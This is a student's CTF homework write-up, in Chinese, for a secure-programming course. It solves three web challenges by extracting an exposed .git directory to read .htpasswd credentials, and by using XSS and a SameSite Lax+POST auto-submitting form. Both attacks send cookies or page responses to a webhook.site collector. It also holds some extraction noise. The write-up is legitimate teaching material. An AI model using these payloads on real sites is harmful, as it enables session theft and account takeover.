

Secure Programming 2020

HW4 write-up

The Stupid Content Tracker

用Git_Extract掃題目網站'<https://edu-ctf.zoolab.org:44302/.git/>'.

```
yang@yang-X556UR ~$ python git_extract.py https://edu-ctf.zoolab.org:44302/.git/

Git_Extract
Author: gakk429


[*] Start Extract
[*] Target Git: https://edu-ctf.zoolab.org:44302/.git/
```

在extract出來的檔案中有一個叫'admin_portal_non_production'的資料夾,進入目錄用'ls -al'可以看到一個.htpasswd的檔案,裡面就有帳號跟密碼。

```
yang@yang-X556UR ~$ cd /Secure-Programming2020/hw04/Git_Extract/edu-ctf.zoolab.org_44302/admin_portal_non_production
yang@yang-X556UR ~$ ls -al
total 28
drwxr-xr-x 2 yang yang 4096 +- 8 14:22 .
drwxr-xr-x 4 yang yang 4096 +- 8 14:22 ..
-rw-r--r-- 1 yang yang 99 +- 8 14:22 .htaccess
-rw-r--r-- 1 yang yang 57 +- 8 14:22 .htaccess.009d63
-rw-r--r-- 1 yang yang 85 +- 8 14:22 .htaccess.2fb04e
-rw-r--r-- 1 yang yang 30 +- 8 14:22 .htpasswd
-rw-r--r-- 1 yang yang 32 +- 8 14:22 index.php
yang@yang-X556UR ~$ cat .htpasswd
thewebmaster:ols2Xrmdja7XaaMP
```

用這組帳密登入'https://edu-ctf.zoolab.org:44302/admin_portal_non_production/index.php' 就可以得到flag了。

in_portal_non_production/index.php



FLAG{_man_git_The_StUPid_CONtEnt_TrAcKEr.....}

Zero Note Revenge

跟lab類似的題目差別是存flag的cookie是http only.這意味著不能像lab一樣用document.cookie存取cookie,因為http only的cookie只有在對same domain發request的時候,才會帶著cookie。

題目還給了提示,可以存取不存在的note,實際嘗試了一下,發現存取不存在的note,網站會回你包含cookie的response,如果我們可以讓admin自己存取不存在的note,因為是same domain,所以題目網站回的response很有可能會帶有admin的http only cookie.

Zero Note System

IKZmxhc2g0GwBGewBjIGx1c2VyX21kbjsARmkB50%3D%3D%0A--b3b51c2a54f31bcd13a37abbf8d0c0697f859e3e', 'sess': 'A0NaHjA_hVHAjnBQnwwwMA'}

跟lab一樣,透過report to admin的選項,我們可以讓admin執行我們的xss script,而我們的xss script會向題目網站發一個存取不存在note的request,然後取得response,再將這個response傳出去給我們控制的ip.

```
<script>
  var xmlHttp = new XMLHttpRequest();
  //send request to access non-exist note
  xmlHttp.open("GET", 'https://edu-ctf.csie.org:44301/note/21', false);
  xmlHttp.send(null);
  //get response and send to ip we control
  fetch('https://webhook.site/d687bdce-e0a9-43b3-a594-988523461fa2?' +
    btoa(xmlHttp.responseText));
</script>
```

以上的腳本會把response再傳向webhook.site.

[illegible]

再把得到的response用base64 decode就會得到flag.

[◀ DECODE ▶](#) Decodes your data into the textarea below.

```
39;x-forwarded-proto=&#39;&#39;https:&#39;&#39;connection:&#39;&#39;close&#39;&#39;user-agent:&#39;&#39;Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/63.0.4103.116 Safari/537.36&#39;&#39;accept:&#39;&#39;/*&#39;&#39;sec-fetch-site:&#39;&#39;same-origin&#39;&#39;sec-fetch-mode:&#39;&#39;cors&#39;&#39;sec-fetch-dest:&#39;&#39;empty&#39;&#39;referrer:&#39;&#39;https://edu-ctf.csie.org:44301/noteIyeXassph7Ku1Ar5jkJR2A&#39;&#39;&#39;accept-encoding:&#39;&#39;gzip, deflate, br&#39;&#39;accept-language:&#39;&#39;en-US&#39;&#39;cookie:&#39;&#39;secret=qu34:FLAG{Oh_I_f0rG0t_To_disAbLe_The_deBug_PaGe}&#39;&#39;sess=KRKllh8wxKr5R6GvRModMQ&#39;&#39;}query_params: path_params: {&#39;&#39;uid:&#39;&#39;21&#39;&#39;} cookies: {&#39;&#39;secret:&#39;&#39;39: FLAG{Oh_I_f0rG0t_To_disAbLe_The_deBug_PaGe}&#39;&#39;&#39;sess:&#39;&#39;39: KRKllh8wxKr5R6GvRModMQ&#39;&#39;} client: Address(host=&#39;&#39;172.23.0.1&#39;&#39;, port=42254)
```

Zero Meme

這一題有兩個POST欄位,第一個欄位可以把網址上傳到網站上,第二個欄位也可以上傳網址到網站上,而且admin會點擊這個網站.稍微嘗試一下會發現第一個欄位可以xss,但是跟第二題不一樣,admin不會直接執行我們的xss code,admin只會點擊第二個欄位的網址,可是第二個欄位不能xss.所以如果我們希望admin可以執行我們的xss code就必須再想其他辦法.

這一題題目給了三個提示,第一個提示是chrome 80版本之後實作的一個強化cookie security的機制叫same site,但是這個機制有一個很奇怪的特性,在cookie refresh的兩分鐘內這些機制會暫時變成LAX+POST. 原來的LAX機制只允許top level的cross site的GET request攜帶cookie,但是在這兩分鐘內卻允許POST的request.第二個提示又告訴我們admin再點擊我們的網址之前會先refresh cookie,這代表admin存取我們的網址時,same site policy是LAX+POST.

LAX+POST意味著允許一定程度的cross site POST request,所以如果我們讓admin點我們控制的網站,而這個網站可以向題目網站發起一個POST的request,因為LAX+POST所以admin很可能會攜帶cookie,如果admin真的帶了cookie,我們就能以admin的身份進入題目網站,那就可以讓admin執行我們的xss code了,而且上傳xss code的動作本來就是一個POST的request.

所以我們需要先架一個有domain的網站,然後這個網站會自動向題目網站發起一個POST的request,而request的內容就是xss code,當POST request被題目網站接受,網站就會自動刷新並讓admin執行我們的xss code.

index.html會自動submit給題目網站一個有xss payload的POST request:

```
<!DOCTYPE html>
<html>
  <body>
    <form id="form" action="https://edu-ctf.csie.org:44303/me" method="POST">
      <input type="text" name="intro" value="https://&quot; href=1 onerror=&quot;
        fetch(&#39;https://webhook.site/d687bdce-e0a9-43b3-a594-988523461fa2?&#39; +
        btoa(document.cookie));">
      <input type="submit" value="submit">
    </form>
    <script>
      document.getElementById("form").submit();
    </script>
  </body>
</html>
```

用來xss的code,跟lab一樣,會讓admin把cookie傳出去,因為這一題並不是http only.

```
fetch(&#39;https://webhook.site/d687bdce-e0a9-43b3-a594-988523461fa2?&#39; +
  btoa(document.cookie));">
```

在本地架好網站後,用ngrok綁定https的domain.

| | | | | | | |
|----------------|--|-----|------|------|------|------|
| Session Status | online | | | | | |
| Account | t1455047 (Plan: Free) | | | | | |
| Version | 2.3.35 | | | | | |
| Region | United States (us) | | | | | |
| Web Interface | http://127.0.0.1:4040 | | | | | |
| Forwarding | http://da7c4c667339.ngrok.io -> http://localhost:80 | | | | | |
| Forwarding | https://da7c4c667339.ngrok.io -> http://localhost:80 | | | | | |
| Connections | t1 | opn | rt1 | rt5 | p50 | p90 |
| | 8 | 0 | 0.00 | 0.00 | 5.01 | 5.02 |
| HTTP Requests | | | | | | |
| ----- | | | | | | |
| GET / | 200 | OK | | | | |
| GET / | 200 | OK | | | | |

將網站上傳到題目網站.

Share good Meme links with admin:

<https://da7c4c667339.ngrok.io>

Submit

如果admin成功執行xss會把cookie傳給webhook.site.

| | | | | |
|---|-----------------|---|-----------------|--|
| REQUESTS (34/500) Newest First | Request Details | | | Headers |
| | GET | https://webhook.site/d687bdce-e0a9-43b3-a594-988523461fa2?c2Vzc21GTEFHe1dpbGxfc2FtZXNpdGVfY29va2llc19leV9kZWZhdWx0X3B1dHNfdGhlX2ZpbmFsX25haWxfaW5ldGhlX0NTUKZfY29mZmluP30= | | connection close |
| GET #b5949 140.112.31.97 11/09/2020 11:42:25 PM | Host | 140.112.31.97 | whois | accept-language en-US |
| GET #45ebc 140.112.31.97 11/09/2020 11:33:27 PM | Date | 11/09/2020 11:42:25 PM | (4 minutes ago) | accept-encoding gzip, deflate, br |
| POST #8aa1c 140.122.21.132 11/09/2020 11:25:29 PM | Size | 0 bytes | | referer https://edu-ctf.csie.org:44303/me |
| GET #7438b 140.112.31.97 11/08/2020 3:08:10 PM | ID | b59497fc-0eee-4595-bd6e-538d9aed9781 | | sec-fetch-dest empty |
| GET #93f1f 140.112.31.97 11/08/2020 3:07:24 PM | Files | | | sec-fetch-mode cors |
| | Query strings | c2Vzc21GTEFHe1dpbGxfc2FtZXNpdGVfY29va2llc19leV9kZWZhdWx0X3B1dHNfdGhlX2ZpbmFsX25haWxfaW5ldGhlX0NTUKZfY29mZmluP30 | (empty) | sec-fetch-site cross-site |
| | | | | origin https://edu-ctf.csie.org:44303 |
| | | | | accept */* |
| | | | | user-agent Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.... |
| | | | | host webhook.site |
| | | | | content-length |
| | | | | content-type |
| | | | | Form values |
| | | | | (empty) |

得到的訊息用base64解碼就得到admin的cookie,也就是flag.

```
yang@yang-X556UR:~$ echo c2Vzc21GTEFHe1dpbGxfc2FtZXNpdGVfY29va2llc19leV9kZWZhdWx0X3B1dHNfdGhlX2ZpbmFsX25haWxfaW5ldGhlX0NTUKZfY29mZmluP30 |base64 -d  
sess=FLAG{Will_samesite_cookies_by_default_puts_the_final_nail_in_the CSRF_coffin?}base64: invalid input
```